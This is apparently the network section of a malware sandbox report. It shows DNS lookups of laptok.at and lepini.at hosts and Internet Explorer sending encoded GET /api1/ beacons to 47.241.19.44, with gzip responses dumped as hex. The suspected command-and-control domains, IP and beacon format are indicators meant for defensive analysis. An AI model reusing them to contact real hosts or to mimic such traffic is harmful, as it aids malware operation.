Nov 19, 2020 17:53:06.438942909 CET	53	53023	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:07.134206057 CET	49563	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:07.161252975 CET	53	49563	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:07.803365946 CET	51352	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:07.830451965 CET	53	51352	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:08.114765882 CET	59349	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:08.152879953 CET	53	59349	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:08.505351067 CET	57084	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:08.532458067 CET	53	57084	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:09.222902060 CET	58823	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:09.250051975 CET	53	58823	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:09.888076067 CET	57568	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:09.962763071 CET	53	57568	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:10.265324116 CET	50540	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:10.302033901 CET	53	50540	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:10.576244116 CET	54366	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:10.603463888 CET	53	54366	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:11.682827950 CET	53034	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:11.709974051 CET	53	53034	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:15.181761980 CET	57762	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:15.219021082 CET	53	57762	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:16.421962023 CET	55435	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:16.459598064 CET	53	55435	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:31.020458937 CET	50713	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:31.047498941 CET	53	50713	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:35.095485926 CET	56132	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:35.132464886 CET	53	56132	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:35.697997093 CET	58987	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:35.733556032 CET	53	58987	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:36.158030987 CET	56579	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:36.189006090 CET	60633	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:36.193346977 CET	53	56579	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:36.224698067 CET	53	60633	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:36.655472994 CET	61292	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:36.691173077 CET	53	61292	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:37.157809019 CET	63619	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:37.169675112 CET	64938	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:37.205481052 CET	53	64938	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:37.207163095 CET	53	63619	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:37.592150927 CET	61946	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:37.627698898 CET	53	61946	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:38.117059946 CET	64910	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:38.152868986 CET	53	64910	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:38.885555983 CET	52123	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:38.921082973 CET	53	52123	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:40.045578957 CET	56130	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:40.081307888 CET	53	56130	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:41.238805056 CET	56338	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:41.274472952 CET	53	56338	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:45.165828943 CET	59420	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:45.205034971 CET	53	59420	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:46.165963888 CET	59420	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:46.201554060 CET	53	59420	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:47.185941935 CET	59420	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:47.212913990 CET	53	59420	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:49.197206974 CET	59420	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:49.224294901 CET	53	59420	8.8.8.8	192.168.2.3

Timestamp	Source Port	Dest Port	Source IP	Dest IP
Nov 19, 2020 17:53:51.846595049 CET	58784	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:51.899478912 CET	53	58784	8.8.8.8	192.168.2.3
Nov 19, 2020 17:53:53.214082003 CET	59420	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:53:53.251929998 CET	53	59420	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:03.612517118 CET	63978	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:03.649580956 CET	53	63978	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:04.879553080 CET	62938	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:04.915517092 CET	53	62938	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:09.558499098 CET	55708	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:09.593913078 CET	53	55708	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:21.117604017 CET	56803	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:21.144678116 CET	53	56803	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:23.648895979 CET	57145	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:23.692955971 CET	53	57145	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:41.408509970 CET	55359	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:41.741574049 CET	53	55359	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:46.441781998 CET	58306	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:46.468985081 CET	53	58306	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:46.603001118 CET	64124	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:46.643558979 CET	53	64124	8.8.8.8	192.168.2.3
Nov 19, 2020 17:54:48.220669031 CET	49361	53	192.168.2.3	8.8.8.8
Nov 19, 2020 17:54:48.256278038 CET	53	49361	8.8.8.8	192.168.2.3

DNS Queries

Timestamp	Source IP	Dest IP	Trans ID	OP Code	Name	Type	Class
Nov 19, 2020 17:53:16.421962023 CET	192.168.2.3	8.8.8.8	0x253c	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:04.879553080 CET	192.168.2.3	8.8.8.8	0x4884	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:09.558499098 CET	192.168.2.3	8.8.8.8	0x62f	Standard query (0)	api10.laptok.at	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:41.408509970 CET	192.168.2.3	8.8.8.8	0xbfc6	Standard query (0)	c56.lepini.at	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:46.441781998 CET	192.168.2.3	8.8.8.8	0x5870	Standard query (0)	resolver1. opendns.com	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:46.603001118 CET	192.168.2.3	8.8.8.8	0xaf3b	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:48.220669031 CET	192.168.2.3	8.8.8.8	0x6486	Standard query (0)	api3.lepini.at	A (IP address)	IN (0x0001)

DNS Answers

Timestamp	Source IP	Dest IP	Trans ID	Reply Code	Name	CName	Address	Type	Class
Nov 19, 2020 17:53:16.459598064 CET	8.8.8.8	192.168.2.3	0x253c	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:04.915517092 CET	8.8.8.8	192.168.2.3	0x4884	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:09.593913078 CET	8.8.8.8	192.168.2.3	0x62f	No error (0)	api10.laptok.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:41.741574049 CET	8.8.8.8	192.168.2.3	0xbfc6	No error (0)	c56.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:46.468985081 CET	8.8.8.8	192.168.2.3	0x5870	No error (0)	resolver1. opendns.com		208.67.222.222	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:46.643558979 CET	8.8.8.8	192.168.2.3	0xaf3b	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)
Nov 19, 2020 17:54:48.256278038 CET	8.8.8.8	192.168.2.3	0x6486	No error (0)	api3.lepini.at		47.241.19.44	A (IP address)	IN (0x0001)

HTTP Request Dependency Graph

- api10.laptok.at
- c56.lepini.at
- api3.lepini.at

HTTP Packets

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
0	192.168.2.3	49728	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:53:16.738636017 CET	524	OUT	GET /api1/5n9lIOq0UoaIiqJutHI/D8yrlktSfAfuBtE_2B67r3/YMaKxGmmtsngC/Pgql_2Fb/xrdkjP4byiL9hsAO1_2Fihb/XdfK1Lk3DT/bmrlm5gkVoRymSshi/HK_2BnaGI_2F/WFCn5RsbN_2/FcPK7Rw6mQuxj2/EvfynwuMlwC6wRrP5JXFk/nbpUfNul3ZXKq6CX/vRjkxUYDMdipvSF/UGNmN_2FwufHTed5qT/soTnqcGUs/fFwOGyz0Kh1dqOmh2Dq6/3aNd7ElOG2dDh0HUOH_/0A_0DXGPOu4hdy_2BL5VXq/nfcdYU5oyVvtc/kLQ3jwT5/tkDQrSKfzj415XI0nz2QktQ/bWUQqR9q/5 HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 19, 2020 17:53:17.697737932 CET	525	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 19 Nov 2020 16:53:17 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 14 9a c5 6e ec 40 10 45 3f c8 0b 33 2d cd cc ec 9d 71 cc cc 5f ff f2 a4 28 8a 94 4c c6 ee ae aa 7b 8e a7 73 8e 1f 25 9c 00 53 49 e5 26 0d 27 5f 16 a3 50 98 10 60 e6 36 9e 39 15 17 5d 05 6b 9d 70 5f 59 26 3e 2a 8a 9e ba b2 f1 6f 1f 14 7a 72 d4 f6 71 67 86 8d aa 37 b1 1a c0 b9 c6 3c f7 e7 df 9c d3 c5 0a a2 d9 2b 76 b5 f0 db a8 76 0d ad 2e db ba ca 83 d1 5f d6 a7 de c0 e2 7d e2 cf 8f 7b 0e 40 a1 15 12 ce cf 9a cb 89 4b 9b e1 ca 6c fa 31 58 ac 4e f9 e8 7e 8c c1 7e fc 98 7e 57 8b c3 b4 a8 2f 45 a9 9b aa 2f b1 46 c9 c6 e4 56 b5 30 ee cd a8 9f f9 a0 c3 3a 34 ed 8e fd 0e d5 7e 78 7b d1 aa 1e a6 19 d3 c4 4f d0 01 76 df 2a e6 74 d5 d1 ad d6 94 38 c5 b5 a2 6d 8c 99 c3 35 2b e4 cd 3a c0 7e 76 e7 2d 08 c4 e3 ac 58 ff 5d b4 12 72 a2 b3 00 0a 7d 9c 26 b5 52 2b d9 28 2a 21 2e 6c 61 5e e7 e1 a0 5a 4c 50 04 2a 3b 8d 76 2d 71 cf 6e d5 62 58 85 08 89 c9 71 71 b4 5f 80 b7 e8 01 25 b1 8c 61 e8 d7 e0 d9 2d e7 3d 2a 94 ac 7a 9c c3 74 98 1a 1f 06 99 2c a2 de 51 e4 32 85 50 db d9 80 0e cc 22 c8 84 25 8e 2f a7 9e 95 61 3d 3f 1a a0 ec 44 9c ab 95 fe 70 db 4f 60 73 d0 89 32 9d f0 42 4a 66 17 be 70 04 7b 2b 12 de fa a6 8e 1f 29 c6 37 87 4f a3 88 4b 62 b4 87 ad e5 bf 1b 34 6f 62 55 32 65 ba 37 d5 01 37 4b 11 b6 54 e2 7b ff 78 35 69 bb 98 3e 93 d7 1f 49 68 0d cb b4 0e ca 9a 13 20 c3 53 80 90 3c b4 58 a0 c6 e0 94 ea 01 30 64 70 9a 95 a0 b0 18 3d 34 c7 c8 85 9c 6d fc 74 e5 ee d4 43 91 bf 76 15 d8 62 4e 6e f1 de 42 fd 88 58 3d b3 8c c6 87 e3 97 58 5a 2e 3d 59 99 3a b4 52 8b 66 b8 79 c2 fd b8 6b d2 b3 69 31 49 27 22 1c 4b b4 70 b0 b6 83 75 a2 ab 56 0c 7e f0 50 0d 5f 67 e2 f6 70 5e 42 14 22 32 01 dd 2b 44 a8 93 3a 50 78 29 46 3c 5b 17 7e 77 81 bb 47 a1 64 12 7e fe a1 c0 77 56 21 48 fc f5 c8 2d b8 d3 9c 4b 57 a0 ab 0d 0f 8b 66 fe 0e 3f 9f 7b 65 3a e0 3c 84 5b 41 33 f8 04 c6 95 3d 2b e5 a6 84 25 ef f9 e5 cb 41 54 98 dc 90 d9 fe 96 d5 10 41 4d 8d f1 bb 55 f1 75 a6 1f e7 3c 56 e3 06 fc 04 e5 d8 f4 6c b1 fb 21 dd cf f1 8e 99 79 78 ac f5 97 b9 03 2d 8c d9 76 0c bd 6b 74 5e 91 30 04 73 a4 1e 5b 78 bf 8f 67 9e 5f 7a bc fe 86 f6 8e a3 ee c5 85 ad 3f af 6b 42 3e a2 fa c8 22 88 67 a4 4e 10 95 49 cf 03 f5 b8 41 d9 ed 75 dd ea 98 05 3d 2d aa 43 8b be d0 f5 63 a6 aa fc 96 cf ba 60 02 fb 8a 92 16 72 cb e0 cc 2b 7d 33 02 bb 66 0b 54 2a 60 4c cd c3 9a a0 cd ea 94 92 79 76 71 51 ea 42 30 30 d5 31 3e 87 78 c1 45 26 75 04 32 d9 17 14 f6 26 08 e3 a5 e1 3e f9 c1 71 43 04 c3 a5 a5 79 3b 75 76 75 a4 29 f7 cc 98 be d1 c4 3b a1 6d 9b 88 9f 38 d3 96 d6 78 75 06 60 1f 86 57 3d 21 64 6c c0 e6 c0 da c3 1e c5 a1 c6 a9 74 bb d3 02 48 e5 bc 88 b8 98 09 5a 3b 80 59 83 8b 32 24 72 b7 21 d6 49 e2 0c 35 75 8e 2a 15 0f 8d 65 92 f6 8d 57 2c 46 98 42 6e 78 69 62 23 86 8a ee eb 25 a3 13 89 e7 f8 36 a3 65 ae 25 25 68 97 ce ec 5f f5 e0 a7 95 89 68 73 b8 a2 0c 68 26 e2 f3 33 a2 7d 45 04 97 d7 48 6c 1b 4b 0d b9 89 2f 83 78 11 6d 47 c4 27 46 bd f6 ef 3a 1d 79 bf 46 6b 7c fa 7e 57 84 53 f9 05 90 77 2f 10 66 c8 e8 22 35 69 b8 e3 b2 9e 49 58 81 dd e1 9d aa 6b 39 bf 63 e5 d0 7b 42 fb db e2 49 97 47 8e b6 d8 cb b7 a2 f9 e8 4a 18 75 2c 03 70 25 8b f7 bb 2a cc 91 79 7d 3e 63 87 97 12 ab 78 ba Data Ascii: 2000n@E?3-q_(L{s%SI&'_P`69]kp_Y&>*ozrqg7<+vv._}{@KI1XN~~~W/E/FV0:4~x{Ov*t8m5+:~v-X]r}&R+(*!.la^ZLP*;v-qnbXqq_%a-=*zt,Q2P"%/a=?DpO`s2BJfp{+)7OKb4obU2e77KT{x5i>Ih S<X0dp=4mtCvbNnBX=XZ.=Y:Rfyki1I'"KpuV~P_gp^B"2+D:Px)F<[~wGd~wV!H-KWf?{e:<[A3=+%ATAMUu<Vl!yx-vkt^0s[xg_z?kB>"gNIAu=-Cc`r+}3fT*`LyvqQB001>xE&u2&>qCy;uvu);m8xu`W=!dltHZ;Y2$r!I5u*eW,FBnxib#%6e%%h_hsh&3}EHlK/xmG'F:yFk|~WSw/f"5iIXk9c{BlGJu,p%*y}>cx

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
1	192.168.2.3	49729	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:53:19.422703981 CET	738	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:53:20.205466986 CET	738	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 19 Nov 2020 16:53:19 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
2	192.168.2.3	49749	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:54:05.203823090 CET	5072	OUT	GET /api1/T_2Bqbx6rKzt7VnD47NE/iobQaP3nhZ3U2q5_2BH/9heoQF3GAFB5dJEAV4Hg3r/KxW64aVDJ_2Bf/RT8RncEo/5GwqZP0haMx2zwLLYeJrXUm/DImJgAx5GP/ZV4E4rFgiyJcoMcj8/D8DBrAYx1U01/TFWytDHFeyT/c5Q0ZIc4JwhAYJ/BpujRyd4ZtFqSGFEkz78T/M5tMTx6RXb07WKsW/4umaaIECwLuuyUN/F_2F7DjEOzR7IZ4RJH/a1FhUie35/bXjPRrXLPQ4t_0A_0DNs/hJiRy_2FuX13r0Wg426/jDcEWv3RZYE02pm77rAx84/UlvLPNmOrwLKi/GzVyv0B7Ob/oQzM HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 19, 2020 17:54:06.157624006 CET	5074	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 19 Nov 2020 16:54:05 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 32 30 30 30 0d 0a 1f 8b 08 00 00 00 00 00 03 14 9a 45 b6 83 40 14 44 17 c4 00 b7 21 ee 10 5c 66 10 dc dd 56 ff f3 4f e6 a1 a1 5f 57 dd 4b d2 dc 00 f6 4e f3 e3 e2 49 06 3f b5 1d 73 97 c5 05 11 f5 cd 87 bb 67 9f 88 a3 fc e7 2e 6c 0d 7a df 51 ed f9 40 a3 ad bb a7 9c 05 16 21 fc dc b4 49 71 8a 80 f6 13 4b 77 ef 04 6e 4f 99 1f b9 60 c3 2a 0f 8f 0d e8 13 83 7e 35 82 02 66 53 fd 49 32 d9 11 d9 a6 48 c3 f4 e6 d1 74 82 2f 36 3e e9 c1 a5 7f 1c 55 6d 9d d4 d9 a8 0b 8a 33 48 07 45 a3 5d 17 8e 61 6c 54 96 9d c9 51 4b 61 09 b6 e1 c1 59 27 ae 33 55 f7 a4 5e 6c 64 46 b0 89 21 4a fb a1 ef ae 7e 87 03 5a 16 85 e4 90 40 0b d5 a3 68 63 3a b3 a5 f3 ca bf 78 61 b6 f4 7a f4 6e 67 86 c0 e8 83 66 ca bd e1 d5 a3 05 75 f0 89 e7 ba 2e 87 15 ce d5 b5 d3 ee 89 4e 69 f0 8b 37 59 d5 b7 67 aa 80 52 9e 84 ed b5 2c 95 be d6 a9 3d 8d 3c 0a 4e 34 53 87 c6 81 dc 09 fa fc ae 01 51 45 36 7d 1c c5 8e 5a fa b5 9a af 03 36 33 f1 d9 f9 60 fa 5e 7c 77 35 03 07 30 9c 8a 1f 53 26 4e 73 9b 22 8f 85 7e 83 a2 11 91 5b 75 5f f9 3e bf df 4b 51 68 21 11 85 3a 9c 85 f4 cc 3e 37 c8 63 49 54 91 f1 9e 09 19 3f 45 70 10 ae 4f 84 95 cc f7 a6 03 32 71 54 d4 5f cf 88 81 64 4c 79 b9 b3 9c 98 b3 8e 0a fa 3a 88 aa bc f5 30 4a 63 88 c3 c8 d2 59 bf b7 da 8a 3d ae aa 0e e4 1b 6f 86 66 8b 40 28 c8 22 40 bb 08 c9 90 9f 00 c1 4a 00 c5 f6 19 c4 4c 7f 5b 61 e5 fb bc d6 28 7d ad 84 dd 42 1e f4 72 29 84 d7 da 67 0e 06 99 a0 8c 58 28 f2 1d 56 e0 67 db 4c e6 4d 93 6c ec cf 55 d9 80 15 da 5a ce f2 b5 f5 ad ed fe 0a 0f e5 93 e9 e4 a4 02 41 e1 e0 45 2f 3f 4f 3d 3a 22 b3 3d 83 76 50 b1 61 a9 bc d0 2c e5 52 fa db b4 55 01 68 09 03 d0 b1 db ee 92 3d 35 01 56 6f e5 1f 82 e4 75 df f4 5b 2e 91 e4 46 82 a3 bc bc 97 eb 21 ed e2 e3 f5 32 fe 6a e5 70 93 f5 f1 5d c1 8b e7 e2 3a 3c 69 41 d2 e7 67 ff a2 ea 8e 50 bb ae 2d 51 bd c6 e2 a8 8c 2d 6b 51 d8 4d 25 b6 70 a4 69 0b da 1f bf 5e 92 2c 3f 7a 65 48 4b 50 ed c4 ad 37 6f 6b 55 6b ca cc 03 02 34 4c 7c 9c a4 19 fa 14 f3 70 ac 64 9f 0f f9 cb 19 40 f8 e9 b4 90 16 ce 9e 61 9b 61 54 f9 38 db 21 bb ec 5c 2d 67 be 72 c6 e5 df 3a d4 c3 a0 e6 d7 c3 60 46 58 62 65 d2 b9 d1 ee f5 63 f6 40 2b 0d e1 04 65 59 c8 11 10 d4 63 a1 e3 17 eb 40 5a 61 22 a6 99 72 8f b4 02 b7 b2 ee ef 8c 62 dc c7 df 86 2e a3 9c 73 f9 1e 54 5e 8e 79 60 e5 8c c3 fb 3b fc 44 19 52 b3 d5 5e c4 eb fd c5 dc e3 98 70 fa b2 8c 4f 11 8b 47 e1 cd 77 73 aa f6 a5 5d cc f1 9b 00 40 c1 5f 0c ca 53 2d c8 89 15 6b 2e 06 0a 85 bb 6f 78 25 d3 ca 2e 64 01 50 11 96 4b b1 2e 36 8e 69 68 23 41 1f c2 26 2a 8a ac c3 e5 32 0c 91 b1 15 ff 2d 8f 98 19 df 83 72 ed 15 30 a9 9d 78 ae 4e f4 ea 26 75 0b 85 4b 44 0b 66 9f 33 52 dc 27 59 05 31 4d a7 e3 be 45 9d 1b 06 e5 64 a5 a4 02 86 55 9a 62 f4 95 26 bc 4d 20 3c e4 8f 0a dc f3 08 32 5d 17 b0 ee 22 73 c4 88 03 0e 21 17 8a 54 fa 90 ee 6a ba 1b 99 8e 89 65 20 05 96 d8 0d d6 a7 06 b6 88 a0 aa b2 6f ef 32 c4 b9 d9 31 ce ad f0 91 64 1d 56 a7 13 e8 ad 6b bf 7e 5b 69 13 ef d1 c8 b8 ab 95 1d d2 25 2c e8 b4 ca ac 93 c3 84 02 72 65 f0 01 5a 34 2a 09 f1 f5 40 d9 a0 81 1d b6 02 ab 97 0c da 33 5e 5a a1 22 7c 33 18 fc 50 05 45 93 2c 26 99 06 7f 2e c7 80 6e ad 23 20 af 51 3e 5b ca 79 aa 99 af af 9d dd 9c 88 4b 31 82 e6 d0 d6 Data Ascii: 2000E@D!\fVO_WKNI?sg.lzQ@!lqKwnO`*~5fSI2Ht/6>Um3HE]alTQKaY'3U^ldF!J~Z@hc:xazngfu.Ni7YgR,=<N4SQE6}Z63`^|w50S&Ns"~[u_>KQh!:>7cIT?EpO2qT_dLy:0JcY=of@("@JL[a{}Br)gX(VgLMlUZAE/?O=:"=vPa,RUh=5Vou[.F!2jp]:<iAgP-Q-kQM%pi^,?zeHKP7okUk4L|pd@aaT8!\-gr:`FXbec@+eYc@Za"rb.sT^y`;DR^pOGws]@_S-k.ox%.dPK.6ih#A&*2-r0xN&uKDf3R'Y1MEdUb&M <2]"s!Tje o21dVk~[i%,reZ4*@3^Z"|3PE,&.n# Q>[yK1

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
3	192.168.2.3	49748	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:54:08.041836023 CET	5340	OUT	GET /favicon.ico HTTP/1.1 Accept: */* Accept-Encoding: gzip, deflate User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Host: api10.laptok.at Connection: Keep-Alive
Nov 19, 2020 17:54:08.840715885 CET	5341	IN	HTTP/1.1 404 Not Found Server: nginx Date: Thu, 19 Nov 2020 16:54:08 GMT Content-Type: text/html; charset=utf-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Content-Encoding: gzip Data Raw: 36 61 0d 0a 1f 8b 08 00 00 00 00 00 00 03 b3 c9 28 c9 cd b1 e3 e5 b2 c9 48 4d 4c b1 b3 29 c9 2c c9 49 b5 33 31 30 51 f0 cb 2f 51 70 cb 2f cd 4b b1 d1 87 08 da e8 83 95 00 95 26 e5 a7 54 82 e8 e4 d4 bc 92 d4 22 3b 9b 0c 43 74 1d 40 11 1b 7d a8 34 c8 6c a0 22 28 2f 2f 3d 33 af 02 59 4e 1f 66 9a 3e d4 25 00 0b d9 61 33 92 00 00 00 0d 0a 30 0d 0a 0d 0a Data Ascii: 6a(HML),I310Q/Qp/K&T";Ct@}4l"(//=3YNf>%a30

Session ID	Source IP	Source Port	Destination IP	Destination Port	Process
4	192.168.2.3	49750	47.241.19.44	80	C:\Program Files (x86)\Internet Explorer\iexplore.exe

Timestamp	kBytes transferred	Direction	Data
Nov 19, 2020 17:54:09.879405022 CET	5342	OUT	GET /api1/NQKVg1EX9vgAXlWeTogm8sw/KMs5PwysQZ/cojQHZarHMV1BniSf/VzSw0JIs9Bqc/GdYPEAPlCi9/U4jjD2a4CS_2FU/dC0GrKVpGM0ZFOvlNZ6jD/ueWB9DhdhuwI602_/2F_2BDRgBH52KzA/R70rcm_2BBFE73EKDB/UgZnJrMd9/XdCECe3cEDs1hxsxeW3J/_2BO2VI2jc566llQDTY/mInMlZbERYbJJFf6flu8AY/F8oYlj5E8_2Fs/YNDW7QNF/0aluOOdmT7cZZ0t7_0A_0Dp/zTNXNmHZpd/QcqtnlYoMHMz5q6eF/Z9Lh_2BjXm2s/9nsr68w0fo1/eUArOBxqat12urNmY/9X HTTP/1.1 Accept: text/html, application/xhtml+xml, image/jxr, */* Accept-Language: en-US User-Agent: Mozilla/5.0 (Windows NT 10.0; WOW64; Trident/7.0; rv:11.0) like Gecko Accept-Encoding: gzip, deflate Host: api10.laptok.at Connection: Keep-Alive
Nov 19, 2020 17:54:10.807960033 CET	5344	IN	HTTP/1.1 200 OK Server: nginx Date: Thu, 19 Nov 2020 16:54:10 GMT Content-Type: text/html; charset=UTF-8 Transfer-Encoding: chunked Connection: close Vary: Accept-Encoding Strict-Transport-Security: max-age=63072000; includeSubdomains X-Content-Type-Options: nosniff Content-Encoding: gzip Data Raw: 37 34 30 0d 0a 1f 8b 08 00 00 00 00 00 00 03 0d d4 c5 91 85 00 00 44 c1 80 38 60 1f 3b e2 ee ce 0d 77 77 a2 df cd 60 aa de 54 17 39 a6 bf 1d fc 45 c4 ad c1 78 3a f9 8f 6a 67 1f 64 f9 66 90 e4 79 86 9a 61 8e a8 a9 8f 01 91 00 eb 9b 2d b4 18 13 10 47 fc 10 4c 70 24 9e d1 b5 ca af b2 26 d0 95 00 5c 5b 74 73 a0 be 17 b2 24 ee 2a 72 78 38 4a cf 87 38 7d 37 a1 47 dd 14 84 56 98 a6 cd d6 1d 52 e9 a4 7b 13 64 a7 3d de 19 9a bd 18 09 50 d9 8c 15 6b 43 8b 91 21 04 17 c2 d5 fb 96 1b e4 81 f6 05 39 58 62 e9 a7 4c 7b de 8f d2 89 1e 56 39 2e 94 20 42 8e ee f8 5a 